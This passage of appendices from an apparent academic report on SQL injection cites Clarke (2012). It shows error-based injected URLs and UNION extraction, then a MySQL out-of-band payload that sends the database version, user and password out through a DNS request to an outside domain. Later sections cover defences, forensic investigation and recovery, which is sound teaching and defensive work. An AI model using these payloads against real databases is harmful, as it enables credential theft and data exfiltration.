

Figure 50:- extracting column name from table (Tanwar, 2018)

- Extract data from column of a table

  Data extraction from column of a table is straight forward and just need to specify the column name and table name in SQL query. In example, I have used column name ‘xserver_name’ and table name is ‘spt_fallback_db’.

  Injected URL: -

```
http://vulnerable_webapp/vulnerable.asp?data=yes&order=convert(int,(select top(1) xserver_name from spt_fallback_db))
```

Figure 51:- Injected URL for extracting data from column of a table

Query in backend: -

```
select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by convert(int,(select top(1) xserver_name from spt_fallback_db))
```

Figure 52:- Backend query for extraction of data from column of a table



Figure 53:- extracting data from column of a table (Tanwar, 2018)

8.3 Appendix 3

The UNION operator is a very useful tool in SQL, it let combine the results of many SELECT statements into one result set. This is frequently used by database admins to gather data from various tables. The basic syntax for UNION looks like:

```
SELECT column1, column2, ..., columnN FROM table1
UNION
SELECT column1, column2, ..., columnN FROM table2;
```

Figure 54:- Union based SQL statements

Requirements for UNION:

For the UNION operator to work properly, two key requirements must be met:

- The number of columns returned by each SELECT statement must be the same.
- The data types of corresponding columns in the SELECT statements must be compatible.

For example, there are two tables: one for employees and another for customers. Both of them have columns named name and email. If you want to get the combined list of names and emails from these two tables using the UNION operator, make sure that in each SELECT statement, there are same number of columns with matching data types.

```
SELECT name, email FROM employees
UNION
SELECT name, email FROM customers;
```

Figure 55:- matching data types of two combined tables

Methods for Determining Column Count:

To find the correct number of columns needed for making valid UNION queries, usually two methods are used.

- Trial and Error: Inject many SELECT statements with growing number of columns one by one until the query runs without error.
- Binary Search: ORDER BY Clause with Incrementing Column Numbers

Matching Data Types:

After we have set the column count, it is crucial to pinpoint columns that can be used for data extraction by making sure their data types are compatible. We might employ methods like exploiting NULL values or making rough guesses through brute-force to deduce which columns are appropriate for extraction.

For example: Let's imagine we are extracting out data from a table named products. We have figured out that this table has four columns. Now, we can add NULL values into one column at a time to recognize which columns are good for extracting string values:

Figure 56:- extracting string values

Extracting Data from Tables:

Building UNION SELECT queries is beneficial when you want to pull out particular data from tables. The techniques for extracting complete tables one row at a time and enhancing procedures for withdrawing data are important in efficient data gathering.

Example: For taking out usernames from a table named users, we may create a UNION SELECT query:



Figure 57:- extracting data from tables

Optimizing Data Extraction:

Combining data from distinct columns into a single column and preventing repetitive extraction of data can improve the method, especially when managing large datasets.

Example: To concatenate the first and last names of customers into a single column, use:

Figure 58:- optimizing data extraction

This partition arranges the details into distinct paragraphs, each concentrating on one particular area of SQL injection and data extraction through UNION statements, together with suitable instances (Clarke, 2012).

8.4 Appendix 4

Out-of-Band (OOB) SQL Injection is an advanced approach that attackers use to steal data from a database through different outbound paths, not the usual response ways. In normal SQL Injection, the attacker communicates directly with the database server; however, in OOB SQL Injection method, they transmit data extracted from server via external avenues like Domain Name Server (DNS) or Hypertext Transfer Protocol (HTTP). This technique frequently bypasses typical security precautions which makes it a potent menace for database systems (How, 2019).

Example of out-of-band SQL injection in MySQL

If the MySQL database server is started with an empty **secure_file_priv** global system variable, which is the case by default for MySQL server 5.5.52 and below (and in the MariaDB fork), an attacker can exfiltrate data and then use the **load_file** function to create a request to a domain name, putting the exfiltrated data in the request.

Let's say the attacker is able to execute the following SQL query in the target database:

```
SELECT load_file(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+user),'.',
(SELECT+password),'.',example.com\\test.txt'))
```

Figure 59:- Out of band sql injection

This will cause the application to send a DNS request to the **domain database_version.database_user.database_password.example.com**, exposing sensitive data (database version, user name, and the user's password) to the attacker (How, 2019).

8.5 Appendix 5

8.5.1 Finding SQL Injection

SQL injection is a major risk for web applications. It uses vulnerabilities in front-end systems that take user input, like forms or search boxes, to access backend databases. This part explores testing SQL injection in the web environment mainly using the browser as tool. It includes studying server responses to find irregularities which show possible SQL injection vulnerability. Later on, it becomes very important to know what kind of SQL query is being done and find the exact points for injection in this query. Many examples are shown but it's not possible to cover all possible scenarios; instead concentrate on understanding basic ideas. Usually, access to application source code is restricted so inference testing becomes necessary which demands sharp analytical skills. Testing by inference means sending requests to the server and finding out problems in the responses (Clarke, 2012). The principle of identifying SQL injection vulnerabilities is explained in these bullet points:

- Identify all data entry points within the web application.
- Determine which types of requests could trigger anomalies.
- Detect anomalies in the responses from the server (Clarke, 2012).

8.5.1.1 Identifying Data entry

This section is about the important process of finding possible points for manipulating data in web applications, especially in client/server structure where browsers are clients and they send requests to servers through HTTP protocol. It stresses on understanding how client and server communicate, showing an example with GET and POST methods of HTTP.

- **Get Request Example:**

  Request: **GET /search.aspx?text=lcd%20monitors&cat=1&num=20 HTTP/1.1**

  Explanation: This request retrieves information indicated in the URL, where parameters like "text," "cat," and "num" are appended to the URL to specify search criteria, category, and number of results, respectively.

- **POST Request Example:**

  Request: **POST /contact/index.asp HTTP/1.1**

  Explanation: This request sends data to the server, typically initiated when filling out a form on a website. The parameters, such as "first," "last," "email," etc., are included in the request body and sent to the server for processing.

- **Manipulating Data Using Browser Extensions:**

  Example Extension: Tamper Data

  Functionality: Allows viewing and modification of headers and POST parameters in HTTP and HTTPS requests.

  Example Usage: Modifying form field values directly within the browser to test for vulnerabilities.

- **Manipulating Data Using Proxy Servers:**

  Example Proxy: Burp Suite

  Functionality: Intercepts HTTP traffic between the browser and server, enabling modification of request parameters.

  Example Usage: Intercepting a POST request, modifying form field values, and forwarding the modified request to the server for testing.

- **Testing Additional Entry Points for Injection:**

  Example Entry Points: Cookies, HTTP Headers (Host, Referer, User-Agent)

  Functionality: Consideration of less conventional data entry points for potential injection vulnerabilities.

  Example Usage: Modifying cookie values or HTTP headers using proxy software to test for injection vulnerabilities beyond form inputs (Clarke, 2012).

8.5.1.2 Information Workflow

It is important to have a clear understanding of how data entry influences a SQL query and what kind of response could be expected from the server.



Figure 60:- Flow of Information in a Three-Tier Architecture (Clarke, 2012)

The figure above displays the process of using data sent from browser, creating a SQL statement and then returning results to the same browser. This demonstrates flow of information among all involved parties in an ordinary dynamic Web request:

- A user sends his/her request to Web server.
- The Web server takes back the data given by the user, makes a SQL statement with user's entry and forwards query to database server.
- The database server executes the SQL query and returns the results to the Web server. Note that the database server doesn't know about the logic of the application; it will just execute a query and return results.
- The Web server dynamically creates an HTML page based on the database response.

It is clear that the, the Web server and database server are distinct. They entities could exist on the same physical server or on distinct ones. The Web server just forms a SQL query, interprets the outcomes, and exhibits them to the user. The database server gets query and brings back results to Web server. This step is quit important for exploiting SQL injection vulnerabilities because if you can manipulate the SQL statement and make the database server return arbitrary data (such as usernames and passwords from the Victim

Inc. Web site) the Web server can't check if the data is genuine and will be returned to the attacker (Clarke, 2012).

8.5.1.3 Database Errors

Although the errors are displayed in the Web server response, the SQL injection happens at the database layer. These examples above mentioned showed how attacker can reach a database server via the Web application. It is very important that you familiarize yourself with the different database errors that you may get from the Web server when testing for SQL injection vulnerabilities with it. In this case, an attacker uses a SQL injection to trick the Web server into thinking their harmful code is part of the initial SQL statement. The server processes and executes this input without considering its true origin. This vulnerable action allows the attacker's code to make changes in the database or access its content. Afterwards, the server responds back with results from SQL queries even though they include harmful code sent by attackers (Clarke, 2012).



Figure 61:- information Flow during a SQL Injection Error (Clarke, 2012)

In Figure 2.5, this happens during a SQL injection error:

- The user sends a request in an attempt to identify a SQL injection vulnerability. In this case, the user sends a value with a single quote appended to it.
- The Web server retrieves user data and sends a SQL query to the database server. In this example, you can see that the SQL statement created by the Web server includes the user input and forms a syntactically incorrect query due to the two terminating quotes.

- The database server receives the malformed SQL query and returns an error to the Web server.
- The Web server receives the error from the database and sends an HTML response to the user. In this case, it sent the error message, but it is entirely up to the application how it presents any errors in the contents of the HTML response (Clarke, 2012).

8.6 Appendix 6

- **Intercepting filters:** Filters are basic parts in web application security, they are often used by Web Application Firewalls (WAFs) to reduce different attacks such as SQL injection. These filters work like separate modules which can be arranged in a row for running operations before and after the main process of requests and responses. Due to their modular nature, filters allow for adding new features without causing any disturbance in current ones making them reusable across applications. They are good in doing centralized, repeatable duties like checking input, making logs and changing responses. They can improve security without needing a strong link to central application rules (Clarke, 2012).
- **Web Server Filters** signify a common application of intercepting filters, frequently materialized as extensions of basic request and response handling API in web server platforms. These filters intercept and deal with incoming requests before they arrive at the web application, as well as manage outgoing responses after their creation. Using this method allows for personalized handling of requests without dependence on other server modules or application logic. Though they have the benefit of being highly flexible, Web Server Filters are confined to certain server platforms because of distinct APIs. This restricts their ability to function across different platforms (Clarke, 2012).



Figure 62:- Diagram Depicting Web Server and Application Filters (Clarke, 2012)

- **Application Filters**, however, are put into action inside the application's programming language or framework. They provide similar functionality as Web Server Filters but work more directly combined with the application logic. Because they can be deployed separately from the web server, Application Filters are fast to implement, activate and customize - this makes them perfect for defending during runtime. For instance, OWASP ESAPI WAF and Secure Parameter Filter (SPF) are examples of such tools. They come with security functionalities such as recognizing and blocking harmful requests (Clarke, 2012).
- Another crucial part of reducing SQL injection risks is making the database secure. The main methods include using the least privilege rule, which means that logins for databases have only required permissions for their tasks. This needs to separate database logins according to needed access level and take away unnecessary permissions, particularly from default roles like 'public.' Storing SQL queries in stored procedures and using strong cryptography for securing sensitive data storage are additional layers of defense against SQL injection attacks (Clarke, 2012).
- **Minimize Unnecessary Information Leakage:** To sum it up, when too much detail is revealed about the behaviour of your software, this helps an attacker to locate weak points in your application. For instance, disclosing software version information can aid an attacker in footprinting a potentially vulnerable version of an application. Another example is when error details are exposed that relate to why a certain application failed - for illustration purposes only: imagine there's a SQL syntax error occurring on the database server which gets displayed by default as part of the response body from your web request. We will examine how we can suppress these kinds of details declaratively within our application deployment descriptor files and other methods like hardening Web server configuration settings (Clarke, 2012).

- **Suppress Error Messages:** The error messages that provide details about why a database call failed are very helpful for identifying and then exploiting SQL injection. When handling exceptions or suppressing error messages, it's most effective to do so with application-level error handlers. Yet, there is always room for an unexpected condition during runtime. This means that the application framework and/or Web server should be set to give a custom response when there are unexpected errors caused by the application. For instance, an HTTP response with 500 status code (Internal Server Error) (Clarke, 2012).

Platform	Configuration Instructions

ASP.NET Web application	In the web.config file, set *customErrors* to *On* or *RemoteOnly* and *defaultRedirect* to the page for display. Ensure that the page configured for *defaultRedirect* actually exists at the configured location, as this is a common mistake!
	`<customErrors mode="On"`
	`defaultRedirect="/CustomPage.aspx">`
	`</customErrors>`
	This will be effective for ASP.NET resources only. Additionally, the configured page will be displayed for any error that occurs (500, 404, etc.) that is not handled by application code.

J2EE Web application	In the web.xml file, configure the *<error-page>* element with an *<error-code>* and *<location>* element.
	`<error-page>`
	`<error-code>500</error-code>`
	`<location>/CustomPage.html</location>`
	`</error-page>`
	This will be effective for resources that are specifically handled by the Java application server only. Additionally, the configured page will be displayed for 500 errors only.

Classic ASP/ VBScript Web application	IIS must be configured to suppress detailed ASP error messages. You can use the following procedure to configure this setting: 1. In the **IIS Manager Snap-In**, right-click the Web site and select **Properties**. 2. On the **Home Directory** tab, click the **Configuration** button. Ensure that the **Send text error message to client** option is checked, and that an appropriate message exists in the textbox below this option.
PHP Web application	In the php.ini file, set *display_errors = Off*. Additionally, configure a default error document in the Web server configuration. Refer to the instructions for Apache and IIS in the following two table entries.
Apache Web server	Add the *ErrorDocument* directive to Apache (inside the configuration file, usually httpd.conf) that points to the custom page. `ErrorDocument 500 /CustomPage.html`
IIS	To configure custom errors in IIS you can use the following procedure: 1. In the **IIS Manager Snap-In**, right-click the Web site and select **Properties**. 2. On the **Custom Errors** tab, click the **Configuration** button. Highlight the HTTP error to be customized and click the **Edit** button. You can then select a file or URL from the **Message Type** drop down to be used in place of the default.

Figure 63:- Configuration Techniques for Displaying Custom Errors (Clarke, 2012)

- **Use an Empty Default Web Site:** In the HTTP/1.1 protocol, it is important for HTTP clients to send Host header in the request towards Web server. When you want to visit a certain Web site, value of this header should match with host name present in virtual host configuration of that particular Web server which will then provide content accordingly from default site if there's no match found. For instance, if someone tries to connect with a Web site using only the Internet Protocol (IP) address, they will get back the content from default Web site (Clarke, 2012).
- **Use Dummy Host Names for Reverse DNS Lookups:** Just like it was said earlier, finding real host names to access a Web site is not so straightforward when you only have an IP address. One method for doing this is to do the reverse domain name system (DNS) lookup on the IP address. If the IP address resolves to a host name which is also valid on Web server, then now you possess required information for connecting with that particular website. However, if the reverse lookup comes back with something a little more generic like ool-43548c24.companyabc.com, you can keep unwanted attackers from finding your Web site this way. If you are using the dummy host name technique on your server to stop reverse DNS lookups from exposing it as a target for attack, make sure that the default Web site is also set up so it returns a blank default Web page (Clarke, 2012).
- **Use Wildcard SSL Certificates:** A different method to find valid host names is by taking them out from Secure Sockets Layer (SSL) certificates. A method that stops this is the use of Wildcard SSL Certificates. These permits you to secure many subdomains on one server with the pattern *.domain.com. These are quite a bit more costly than regular SSL certificates, yet the increase in price is just a few hundred dollars (Clarke, 2012).
- **Limit Discovery Via Search Engine Hacking:** Search engines are a tool attackers can use to find SQL injection vulnerabilities in your Web site. There is plenty of information available on the Internet about search engine hacking, with books dedicated to this very subject. The simple truth is that if you're responsible for defending a public-facing Web application, it's necessary to view search

engines as yet another method through which an attacker or malicious automated program might locate your site (Clarke, 2012).

- **Disable Web Services Description Language (WSDL) Information:** Web services, similar to Web applications, can be exposed to SQL injection. Attackers must understand how to speak with the Web service, particularly the communication protocols it supports such as SOAP and HTTP GET.), method names, and expected parameters. All this knowledge can be gained from the Web Services Description Language (WSDL) file of that specific Web service. It is common to invoke it by adding a? WSDL at the end part of Web service URL (Clarke, 2012).
- **Increase the Verbosity of Web Server Logs:** Web server log files might give clues about possible SQL injection attacks, particularly when the application's logging methods are inadequate. If the vulnerability exists within a URL parameter, information about such an event will be logged automatically by Apache and IIS. If you're protecting a Web application with weak logging capabilities, think about setting up your Web server to record the Referrer and Cookie headers too (Clarke, 2012).
- **Deploy the Web and Database Servers on Separate Hosts:** Do not run the Web and database server software on the same host. This greatly enlarges the attack area of your Web application, possibly letting database server software be exposed to assaults that were not possible before with access limited to just the Web front end. A good instance is Oracle XML Database (XDB), which makes an HTTP server service available on Transmission Control Protocol (TCP) port 8080 (Clarke, 2012).
- **Configure Network Access Control:** In correctly layered networks, database servers are normally placed on internal trusted networks. This splitting up usually helps to stop attacks that come from the network; but if there is a SQL injection hole in an Internet-facing Web site, it can be used as entry point for breaching into the trusted network. An attacker who gains direct entry to the database server might try connecting with other systems on this similar network (Clarke, 2012).

8.7 Appendix 7

8.7.1 Confirming and recovering from SQL Injection Attacks

SQL injection is the choice of attackers and is utilized in numerous information security breaches that make news every single week. These breaches can have severe effects on an organization's image and may incur financial penalties as well as loss of business which could result in the firm going out of business. This is why businesses often give information security professionals the responsibility to find and fix SQL injection vulnerabilities within their applications.

It seems that in numerous organizations, SQL injection vulnerabilities are created before the existing ones can be repaired. Whether this occurs because security testing is disregarded due to quick work on new applications for production or there is absence of security integration within software development life cycle, numerous organizations have exposures related to SQL injection which act as main targets for hackers.

Certainly, hackers will discover and misuse these weak points. Cases related to SQL injection will be recognized by groups handling incidents and experts in forensics. They have to check, confirm or reject the events before taking action accordingly. This section guides on how to confirm a successful SQL injection attack, or not, and what can be done for minimizing business effects through containment steps or recovery actions (Clarke, 2012).

Database Execution Plans

Execution plans in databases are very important for confirming or denying a SQL injection attack. They can show how the database engine works with SQL queries, helping to uncover irregularities that might suggest an attack is happening.

From studying database execution plans, investigators can notice strange query behaviours like surprising joins or filters. These might be signs of trying to misuse SQL injection vulnerabilities. Also, differences seen in the paths of expected and actual execution can show attempts for unauthorized access or changing data.

In addition, database execution plans are useful for forensic professionals to comprehend the effect of victorious SQL injection attacks on database functioning. When query execution times become unusually lengthy or operations demanding resources increase, this might point towards malicious actions intending to gather big sets of data or harm system robustness (Clarke, 2012).

RDBMS	Books	Websites with Forensic-Focused Information	Tools
Microsoft SQL Server	SQL Server Forensic Analysis, Addison Wesley Professional	www.applicationforensics.com	Windows Forensic Toolchest (SQL)
Oracle	Oracle Forensics, Rampant Press	www.red-database-security.com www.v3rity.com www.applicationforensics.com	McAfee Security Scanner for Databases
MySQL	None	www.applicationforensics.com	None
PostgreSQL	None	www.applicationforensics.com	None

Figure 64:- Database Forensics Resources (Clarke, 2012)

For understanding and evaluating database execution plans, it is essential that investigators possess a strong comprehension of database query optimization techniques. Furthermore, they should be skilled in deciphering intricate execution diagrams. When connecting the data from an execution plan to other forensic proof like web server logs and network traffic captures, investigators can reconstruct the series of occurrences which led up to a suspected SQL injection attack. They also have the capacity for measuring its effect on the targeted system.

To sum up, database execution plans are very important in forensic investigations that deal with SQL injection attacks. By studying these plans, investigators can find proof of harmful actions, gauge how serious they are and then respond adequately to lessen effects on affected systems and data.

Log Field Name	Description	Primary Investigative Value
Date	Date of activity	Establish a timeline of events and to correlate events across artifacts
Time	Time of activity	Establish a timeline of events and to correlate events across artifacts
Client-IP Address (c-ip)	IP address of the requesting client	Identify source of web requests
Cs-UserName	Name of the authenticated user making the request	Identify user context associated with traffic
Cs-method	Requested action	HTTP action the client was attempting to perform
Cs-uri-stem	Request target (i.e. requested Web page)	The resources (pages, executables, etc.) accessed by the client
Cs-uri-query	Query requested by the client	Identify malicious queries submitted by the client
Sc-status	Status code of client request	Identify the outcome (status) of processing the client request
Cs(User-Agent)	Version of browser used by the client	Tracing requests back to specific clients who may be using multiply IP addresses
Cs-bytes	Bytes sent from client to server	Identify abnormal traffic transmissions
Sc-bytes	Bytes sent from server to client	Identify abnormal traffic transmissions
Time Taken (time-taken)	Server milliseconds taken to executes the request	Identify instances of abnormal request processing

Figure 65:- Web Server Log Attributes Most Beneficial in a SQL Injection (Clarke, 2012)

8.7.2 Recovering from a SQL Injection Attack

For beginning the recovery process, it is important to identify the payload of a successful SQL injection attack. The two main types are static and dynamic. Static payloads refer to actions that remain consistent after compromise, usually linked with SQL injection worms or non-polymorphic scripts. But, when it comes to dynamic payloads, the actions that occur after a compromise will differ due to things such as the version of database server being used, its configuration and privileges of attacker (Clarke, 2012).

To identify the payload of an attack, several steps can be taken:

- **Backup of victim database:** Having two copies of the victim database facilitates having one for recovery and another as a clean recovery point.
- **Observe malicious SQL injection queries:** Create a compilation of unique harmful inquiries and statements taken from web server logs, database execution plans, statement logs as well as binary logs.
- **Understand malicious query logic:** Study the queries to identify what was made, opened, altered or erased and comprehend how the attacker managed to execute these actions. Some queries could be encoded and require transformation into a format that humans can understand.
- **Cross-check the malicious queries:** Match the found malicious queries with documented bad queries, or search for these queries on internet to get references from other victims or security companies.
- **Decide whether the queries imply a static or dynamic payload:** From the outcomes of search, label the attack activity as linked with static payloads (for example SQL injection worms) or dynamic ones (usually handed out by hackers using exploitation tools).
- **Check for multiple exploitations:** Examine all entries in the malicious query list to see if the same SQL injection vulnerability was taken advantage of more than once, using both static and dynamic payloads (Clarke, 2012).

After finding out the type of payload, if it's static or dynamic, recovery actions can be started that match with it. Next section shows how to recover from attacks carrying static and dynamic payloads separately. This conversation will give direction for each situation. When you experience a real incident, it is very important to follow correct recovery procedure according to identified payload type (Clarke, 2012).

8.7.2.1 Recovering from Attacks Carrying Static Payloads

Analyzing the payload of a SQL injection attack with a static payload involves dissecting each query or statement identified as a threat. This analysis aims to understand the intention and impact of these actions on the database system.

Firstly, in the static payload analysis, all queries or statements are split into constant parts (query templates) and variable parts (user input). Each constant part is recorded separately, forming a list of unique constant queries.

Next, each variable section is examined individually. For every user input, it's checked if it matches any query template from the constant queries list. Matched pairs are then combined to form new instances of full SQL statements. Unmatched entries are grouped separately.

In the matched pairs review, the identified pairs are carefully reviewed for any differences, both through direct matching and fuzzy comparisons. Duplicate entries are removed, and identical entries are combined into single instances.

Moving to the unmatched pair review, non-matched pairs are thoroughly examined using fuzzy comparisons to distinguish variations. Similar steps are followed to ensure uniqueness and eliminate redundancy (Clarke, 2012).

After analyzing the payload, the recovery process for attacks with static payloads begins.

Restore database state: Affected databases are restored to a known good state, either by restoring from backup or identifying and rolling back transactions associated with the attack payload. Log analyzers like Logminer for Oracle can assist in identifying transactions.

Verify database server configuration: If the attack involved changes to the database server configuration, it's essential to revert these changes to a known good state. Server configuration settings should be audited to ensure they align with the intended configuration.

Identify and fix the SQL injection vulnerability: A comprehensive security assessment of the application code base is conducted to identify and address the exploited vulnerability and any other potential vulnerabilities.

Bring the system back online: Once the necessary steps are taken to recover the database and address security vulnerabilities, the system can be restored, and web services brought back online (Clarke, 2012).

transaction_id	operation	table	page	record_id	record_offset
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	0	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	1	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	2	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	3	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	4	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	5	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	6	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	7	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	8	13
0000:000003ce	LOP_MODIFY_ROW	dbo.Employee	0001:0000004f	9	13

Figure 66:- Sample Query Results Containing Microsoft SQL Server Transactions Executed (Clarke, 2012)

